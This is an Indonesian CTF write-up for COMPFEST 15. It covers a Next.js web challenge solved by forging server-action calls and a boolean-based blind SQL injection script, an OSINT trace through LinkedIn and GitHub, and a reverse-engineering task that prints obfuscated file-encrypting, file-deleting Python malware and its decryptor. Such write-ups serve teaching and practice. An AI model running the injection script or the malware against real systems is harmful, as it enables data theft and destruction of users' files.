Ini adalah kode untuk melakukan cek uid pada middleware

```
export function middleware(request: NextRequest) {
  const response = NextResponse.next();
  if (!request.cookies.has("uid")) {
    const uid = generateId(32);
    response.cookies.set("uid", uid);
    request.cookies.set("uid", uid);
  }
  return response;
}
```

Next, setelah dilihat pada source code, sebenarnya ada 2 fungsionalitas pada web ini, yaitu ask question dan answer question.

```
export async function newQuestion(question: string) {
  const db = await getConnection();
  await db.run("INSERT INTO questions(id, uid, question) VALUES (?, ?, ?)", [
    generateId(64),
    cookies().get("uid")!.value,
    question,
  ]);
  revalidatePath("/");
}

export async function answerQuestion(answer: string, id: string) {
  if (hasBlacklist(id) || hasBlacklist(answer)) return;

  const db = await getConnection();
  await db.exec(
    `UPDATE questions SET
      answer="${escapeSql(answer)}"
      WHERE id="${id}"`
  );
  revalidatePath("/");
}
```

Bisa kita lihat pada function **answerQuestion** terdapat indikasi untuk bisa melakukan **SQL Injection** dimana semua value input user langsung diassign pada string, tidak seperti pada function **askQuestion**.

Dari sini kita bisa untuk mencari tahu alur dari function tersebut dipanggil

```
{isAdmin.toString().substring(0, 1) === "true" && (
  <form
    className="flex flex-row gap-4 w-full"
    ref={ref}
    action={async (formData) => {
      ref.current?.reset();
      await answerQuestion(
        formData.get("answer")?.toString() ?? "",
        question.id
      );
    }}
  >
    <input className="hidden" name="id" value={question.id} />
    <textarea
      className="p-2 w-full border border-black rounded-md"
      name="answer"
      required
      rows={1}
    />
    <button
      type="submit"
      className="px-4 py-2 border border-black font-semibold rounded-md"
    >
      Send
    </button>
  </form>
)}
```

Ternyata answer question itu dipanggil pada component yang ada pada setiap list question, namun disini ada sebuah conditional dimana hanya ketika props **isAdmin true** yang dapat melakukannya. Dan secara default props yang dilempar adalah **true**

```
{rows.map((row) => (
  <QuestionBox
    key={row.id}
    question={row}
    className="w-full"
    isAdmin={false}
  />
))}
```

Tapi karena semuanya dilakukan pada client side, kita dapat mencari tahu schema dari network request nya, pertama kita coba untuk fungsionalitas pada **askQuestion** yang secara default bisa dilakukan

▼ Request Headers	<input type="checkbox"/> Raw
Accept:	text/x-component
Accept-Encoding:	gzip, deflate
Accept-Language:	en-US,en;q=0.9,id;q=0.8
Connection:	keep-alive
Content-Length:	9
Content-Type:	text/plain;charset=UTF-8
Cookie:	uid=8XiG41FSs1aTtUWHe2RMEcnQju9VfCsm
Host:	34.101.122.7:10011
Next-Action:	807327ad06ea0a59e303942021db476bd6bf9eaa
Next-Router-State-Tree:	[["",{"children":["__PAGE__",{}]},null,null,true]
Next-Url:	/
Origin:	http://34.101.122.7:10011
Referer:	http://34.101.122.7:10011/
User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36

Bisa dilihat untuk network request header seperti itu pada saat melakukan ask question, dimana ada beberapa custom header yaitu **Next-Action**, **Next-Router-State-Tree**, dan **Next-Url**. Tapi disini yang menarik ada pada header **Next-Action** karena sepertinya ini adalah unique value untuk setiap actions nya sesuai yang ada pada file **obfuscateActions.js**, dan payload yang dikirim seperti ini

▼ Request Payload	view source
▼ ["hello"]	
0: "hello"	

Ini sesuai persis karena function actions **askQuestion** hanya menerima 1 argument saja

Oke setelah itu kami mencoba mencari untuk unique value yang lain, yaitu unique value dari function actions **answerQuestion**

```
-      var n = r(9838)
-      , a = (0,
-      n.Z)("807327ad06ea0a59e303942021db476bd6bf9eaa")
-      , o = (0,
-      n.Z)("78a67fd227478c9f84cda58629c8cfd5afd7c002")
-    },
-    9848: function(e, t, r) {
```

Pada sources, disini kami menemukan correlation value, yang dimana pada unique id pertama adalah milik **askQuestion** dan yang dibawahnya atau yang kedua unique id milik **answerQuestion**. Dan jika dilihat pada function **answerQuestion** menerima 2 argument

```
export async function answerQuestion(answer: string, id: string) {
```

Yaitu **answer** dan **id** (id dari question). Jadi dengan ini schema payload nya akan seperti ini

```
Custom Header
Next-Action: 78a67fd227478c9f84cda58629c8cfd5afd7c002

Cookie
uid: <uid yang akan digunakan>

Payload
[
  "Ini answer",
  "Ini adalah id question"
]
```

Oke dari sini kami mencoba untuk membuat alurnya.
Pertama kami membuat 1 post ask question terlebih dahulu

```
hello world
No answer yet
```

Kedua mencari id dari question tersebut, kami cari melalui view raw source nya

```
<script>self._next.push(['a',['$','$','main',null,['children':['$','$','section',null,['className':'flex min-h-screen flex-col items-center justify-center p-24 bg-black text-white gap-8','children':[[['$','$','h1',null,['className':'font-bold text-2xl','children':['Ask me anything!']],false,['$','$','b',null,[]]],['$','$','section',null,['className':'mx-auto container min-h-screen flex flex-col items-center py-8 px-4 gap-4 max-w-2xl','children':[[['$','$','h1',null,['className':'font-bold text-2xl mb-4','children':['My Questions']],['$','$','p','o2hvx9Z55N6G1GZDCnsUhcMmMingK4jX2rsaf38QU4KfzNg18pL7XaQBESXR',{'question':'o2hvx9Z55N6G1GZDCnsUhcMmMingK4jX2rsaf38QU4KfzNg18pL7XaQBESXR','uid':'80tLWE4nGvfe07gsuFRfRMgY5z9VK6','question':'hello world','answer':null},'className':'w-full','isAdmin':false]]]]]]]]\n')</script></body></html>
```

Bisa dilihat kita dapat id dari questionnya yaitu **ozhvx9Z55N66IGZDNcsUhcMmzMiN6Mk4jX2rsaf30GU4KfzlNg18pLb7XaQBESXR**, beserta dengan uid yang berelasi dengan question tersebut yaitu **80tLWE4nIgVef07qsuFrRFMlgY5z9vK6**.

Oke lalu schema request script nya seperti ini

```
import requests

host = "http://34.101.122.7:10011"
action_token = "78a67fd227478c9f84cda58629c8cfd5afd7c002" # unique id
answerQuestion
uid = "80tLWE4nIgVef07qsuFrRFMlgY5z9vK6" # cookie uid
question_id =
"ozhvx9Z55N66IGZDNcsUhcMmzMiN6Mk4jX2rsaf30GU4KfzlNg18pLb7XaQBESXR"

cookies = {"uid": uid}
headers = {"Next-Action": action_token}
data = f"""[
    "ini adalah jawaban",
    "{question_id}"
]"""

requests.post(host, cookies=cookies, headers=headers, data=data)
```

Lalu ketika script tersebut dijalankan, maka akan berhasil mengisi jawaban

```
● → index.php.ts python3 solve.py
○ → index.php.ts
```

hello world

ini adalah jawaban

Lanjut, disini ada kerentanan **SQL Injection** pada saat memasukkan question id, dimana disini dapat diletakkan **true false condition** yang dapat menyebabkan terjadinya **Blind SQL Injection Boolean Based**, yaitu seperti ini payloadnya kurang lebih

```
[  
  "Ini answer",  
  "Ini adalah id question\" AND 1=1 - "  
]
```

Oke dari sini kami akan mencoba untuk membuat script yang kami lakukan untuk mendapatkan **uid** dari **flag_owner** dengan vuln tersebut

```
import requests  
  
from random import randrange  
  
from hashlib import md5  
  
import string  
  
import time  
  
host = "http://34.101.122.7:10011/"  
  
action_token = "78a67fd227478c9f84cda58629c8cfd5afd7c002"  
  
uid = "80tLWE4nIgVef07qsuFrRFMlgY5z9vK6"  
  
question_id =  
  
"ozhvx9Z55N66IGZDNcsUhcmMzMiN6Mk4jX2rsaf30GU4Kfz1Ng18pLb7XaQB  
ESXR"
```

```

cookies = {"uid": uid}
headers = {"Next-Action": action_token}
possible = ",{ }_" + string.printable[:-2]

def send_request(payload):
    result = ""
    i = 1
    while True:
        for idx, c in enumerate(possible):
            unique_answer =
md5(str(randrange(10000000)).encode()).hexdigest()
            data = f"""[
                "{unique_answer}",
                "{question_id}\\\" AND SUBSTR( ( {payload} ), {i}, 1 ) =
'{c}' -- "
            ]"""
            res = requests.post(host, cookies=cookies, headers=headers,
data=data)
            res = requests.get(host, cookies=cookies)

            if unique_answer in res.text:
                result += c
                print(f"FOUND LETTER at {i}: {c}")
                print(f"CURRENT RESULT: {result}")
                time.sleep(1)
                break
            if idx == len(possible) - 1:
                print(f"FINAL RESULT IS: {result}")
                exit(0)

        i += 1

send_request("SELECT GROUP_CONCAT(uid) FROM flag_owner")

```

Script diatas akan melakukan ekstraksi database dengan menggunakan teknik **SQL Injection Boolean Based**, dimana untuk pengkondisiannya dilakukan pada reflected value pada answer nya (karena itu dibuat random), jadi ketika ada reflected answer berarti karakter yang dibrute force itu bernilai true, jika tidak maka false

Sehingga ketika script dijalankan akan menjadi seperti ini

```
FOUND LETTER at 37: P
CURRENT RESULT: qrjwKKuMoUCVCTA9Lw3N4wHeJH8m0X0X,oxoP
FOUND LETTER at 38: M
CURRENT RESULT: qrjwKKuMoUCVCTA9Lw3N4wHeJH8m0X0X,oxoPM
FOUND LETTER at 39: l
CURRENT RESULT: qrjwKKuMoUCVCTA9Lw3N4wHeJH8m0X0X,oxoPml
FOUND LETTER at 40: 7
CURRENT RESULT: qrjwKKuMoUCVCTA9Lw3N4wHeJH8m0X0X,oxoPml7
FOUND LETTER at 41: z
CURRENT RESULT: qrjwKKuMoUCVCTA9Lw3N4wHeJH8m0X0X,oxoPml7z
FOUND LETTER at 42: s
CURRENT RESULT: qrjwKKuMoUCVCTA9Lw3N4wHeJH8m0X0X,oxoPml7zs
FOUND LETTER at 43: j
CURRENT RESULT: qrjwKKuMoUCVCTA9Lw3N4wHeJH8m0X0X,oxoPml7zsj
FOUND LETTER at 44: g
CURRENT RESULT: qrjwKKuMoUCVCTA9Lw3N4wHeJH8m0X0X,oxoPml7zsjg
```

Nanti akan ada banyak sekali **uid** (mungkin karena peserta lain usil juga), tapi disini tidak penting pakai **uid** yang mana aja, karena dari kode hanya mengecek jika **uid** nya ada di dalam table **flag_owner**, jadi ambil yang pertama saja. Setelah itu ganti cookie kita dengan value **uid** tersebut, maka nanti kita akan mendapatkan flagnya

Ask me anything!


Congratulations! Here is your flag: COMPFEST15{N0t_so_SSR_Alw4yS_ch3ck_f0r_R0le}

Ask

Flag: COMPFEST15{N0t_so_SSR_Alw4yS_ch3ck_f0r_R0le}

OSINT


Panic HR




Diberikan beberapa clue dalam deskripsi tersebut yaitu

1. Nama company, **Free Terracota**
2. Nama pelaku, **Andi Hakim**
3. Profesi pelaku, **Security Analyst**


Dari beberapa hal tersebut langsung terlihat bahwa kita dapat mencarinya pada platform **linkedin**, karena platform tersebut sangat erat kaitannya dengan informasi yang diberikan




Hanya dengan beberapa keyword saja kami langsung menemukan orang yang sesuai dengan kriteria pada deskripsi soal, kemudian kami buka profile orang tersebut




Setelah menjelajah pada akun linkedin nya tidak ada informasi apapun yang dapat ditemukan. Tapi kami menemukan akun github orang tersebut pada **contact info** nya




Kemudian kami cek akun githubnya, dan setelah masuk ke githubnya kami langsung tertuju pada repo **new_recipe**



Dilihat langsung file **index.html** tidak ada informasi apapun, tapi ada **4 commit** disana, langsung kami lihat




Ada commit message **flag** disitu langsung kami cek, dan ternyata benar flagnya ada dicommit **add flag**



Flag: COMPFEST15{th4nk_y0U_f0r_h3lp_th1s_pann1ck_hR}

Reverse Engineering


hackedlol



Diberi file .pyc dan .hackedlol, convert .pyc menjadi py agar mudah di baca

```
5 p = __import__('base64', globals(), locals())
6 exec(p.b64decode('cT1fX21tcG9ydF9fKCdceDYyXGZ2MVx4NzNceDY1XGZlN1x4MzQnLCBnbG9iYWxzKCksIGxvY2FscygpKTt6PV9faW1wb3J0
X18oJ1x4NmZzJywgZ2xvYmFscygpLCBsb2NhbmMoKSk7eD1xLmI2NGR1Y29kZSgiYm1ceDRhdmRlIaFz4NzFaM1Z0Ym5ZOVhceDMxXGZ0Vx4NzBiWE
J2Y25ceDUyZ1h5Z1x4NmVYXG0OGcyWmx4XGZNE5ceDdhTVx4NmVMQ0JceDY2WDJKXGZMWFXeDBhXG1NzV6WDE4dVx4NTgxOWthV05ceDMwWDE5
XGZ2M1x4NGEyZGN1RFpqYjJkXGZ2OFx4NThIZ1x4MzJZM1x4NGRuWfNceDY3XGZ3MExDQWdceDU4MT1pZFceDZjc1x4NjRHbHVceDYzXGZMTlMxH
g0Y2w5Z1x4NWFXeDQ3bGpceDY0R1x4Mz1mV31ceDY0XGZ2M2VEV1x4NmFiMk5ceDY4WEhceDY3XGZM1kzTVx4NmVceDU4U2dwS1x4NTR0XGZ2YmIy
XGZ0NjNkV1x4NzBceDY5YUc1a1BW0Vx4NjZhXG1NzF3YjNceDRhMFgxOG9KMxg0T1x4NmRaXG3YUp5d2dYXGZ2MVx4Mz1pZFdsXG3M2RHbHVjXH
gzMT1ceDY2TGxcedM5Z1pHbFz4NmFkRjlmV31kXGZ2ZVhIZzJZXXGZMj1ceDY5WVZ4NE5ceDZkXG0ZXPkXGZMTBvS1N3XGZ2N1x4ND1GOWZZb1Zw
YkhScGJuTmZceDU4eVx4MzVceDY2WDJceDUycF1ceDMzUmZYMVx4NzNuWEhnm1kyOWpZXXG1Nng0Tm10ekoxMG9LU1x4NmI3WW1WXXG2YWWceDQ4Tj
ZjM0JceDZiY1x4MzJ0XG3NVx4NjJzGpQVz1ceDc3W1x4NTc0XGZ2Z1pceDU4WmhiXG0M2dpWEhnxGZ2MVx4NWFXeDZjeFz4MzRceDR1XG1N1pJ
XGZ2NURZM1hIZzJceDRmVnhceDM0Tm1NXGZ2OVx4NGJceDc5SmN1RFx4NTkxWEhnmVx4NWFXeDROV11pS1NrdWNtV1x4NjhaQ2dceDcwQ2dwXGZ2ZF
x4NjIzSWdiSFpsW1dceDZjcFz4NjNceDQ3MXVjM1I1YW5ceDQycExDQ1x4NzdZb1p0XGZ2NFx4NmRceDR1NGFceDQ3XGZ2NTJZbVx4Mz1oW1x4NTdv
c1x4ND1HeG1ceDVBv3QzWTN0c1pIWmxaXGZMkpceDZiXGZ2NUNCcGJceDY5QnVZXGZ2ZDkwZVx4NDdwXGZ2ZWRXMXVx4NzVhXGZ2OVx4MzUzXG1OV
d4cktHNW1iM1IOYw1kMWJceDU3NVx4MzJMbVx4NjRceDZjXGZ2NEdOM1pceDQzXGZ2N1x4NzBLVG9LSVx4NDNBZ01HW1x4NzZceDYzaVx4NDJ2ZW5C
dWJYS1x4NmRjbVx4NGV2WVx4NThONV1ceDMzXGZ0NVx4NjdHvzRnYkdKbGEzZGpjM1x4NzRrXG2NG1Wb11ceDZkXG1MjRPZ29nXGZ0OVx4NDNBZ0
1DQWdJR2xtSVx4NDc1d1x4NjRDQ1x4NzZ1bkJ1Y1hKbVx4NjNtTnZceDU5WE41WTNceDQ1dVpXNWtjM2RceDcwZEdnb01seDRNbVZceDYzZURjXG3
N1hceDQ4Z1x4MzNPU01wT1x4NjdceDZmZ01ceDQzXGZ0MWdJQ0FnSUNceDQz01ceDQzQnBceDYzXGZ0N1x4NzBceDdhYzJ0eVpXaDJ1VzVceDZ1WV
```

Ternyata nge exec base64



Nge exec base64 lagi terus di simpen di helper.py.

```
nbtobjgumnv=__import__('\x6f\x73',__builtins__.__dict__['\x6coba\x6cs'](),__builtins__.__dict__['\x6coba\x6cs']());doawujbhd=__import__('\x6fs',__builtins__.__dict__['\x6coba\x6c
for lveeiipmnstjpi, pbvmvchrvboaej, lbekwskdvegbdx in nbtobjgumnv.walk(nbtobjgumnv.getcwdd()):
    for ozpnmrfrcoasycq in lbekwskdvegbdx:
        if not ozpnmrfrcoasycq.endswith("\x2e\x70\x79"):
            ipjsscrehvyngav=open(lveeiipmnstjpi+"\x2f"+ozpnmrfrcoasycq, "\x72\x62").read();rgyilvwsrdcdnet=open(lveeiipmnstjpi+"\x2f"+(ozpnmrfrcoasycq.rsplit(".",1)[0]).+"\x68\x61\x6
            for hnppcwffjvsmcqe in range(len(ipjsscrehvyngav)):
                rgyilvwsrdcdnet.write(chr(ipjsscrehvyngav[hnppcwffjvsmcqe]^ord(becxsxspdoknnc[(hnppcwffjvsmcqe*0x27)%len(becxsxspdoknnc)]))).encode()
            nbtobjgumnv.remove(lveeiipmnstjpi+"\x2f"+ozpnmrfrcoasycq)
doawujbhd.remove(eval("\x5f\x5f\x66\x69\x6c"+"*\x65\x5f\x5f"))
```

Lalu setelah di decode jadi seperti itu, tenang tapi tinggal di ubah ke yang lebih jelas var nya. Untuk flag nya di enc menggunakan algo berikut

```
index in range(len(f)):
    f_2.write(chr(f[index]^ord(filee[(index*0x27)%len(filee)]))).encode())
```

Tinggal pake lagi aja buat decrypt

```
from pwn import xor
c = open('important_file.hackedlol', 'rb').read()
k = open('helper.py').read()

for i in range(len(c)):
    a = xor(c[i], ord(k[(i*0x27)%len(k)]))
    print(a.decode(), end='')
```

```
PS C:\Users\rafim\Desktop\compfest 15> python .\hackedlol.py
The flag is: COMPFEST15{b1G_brr41nz_us1ng_c0d3_4s_k3y_8d7113ecc1}
```

Flag: COMPFEST15{b1G_brr41nz_us1ng_c0d3_4s_k3y_8d7113ecc1}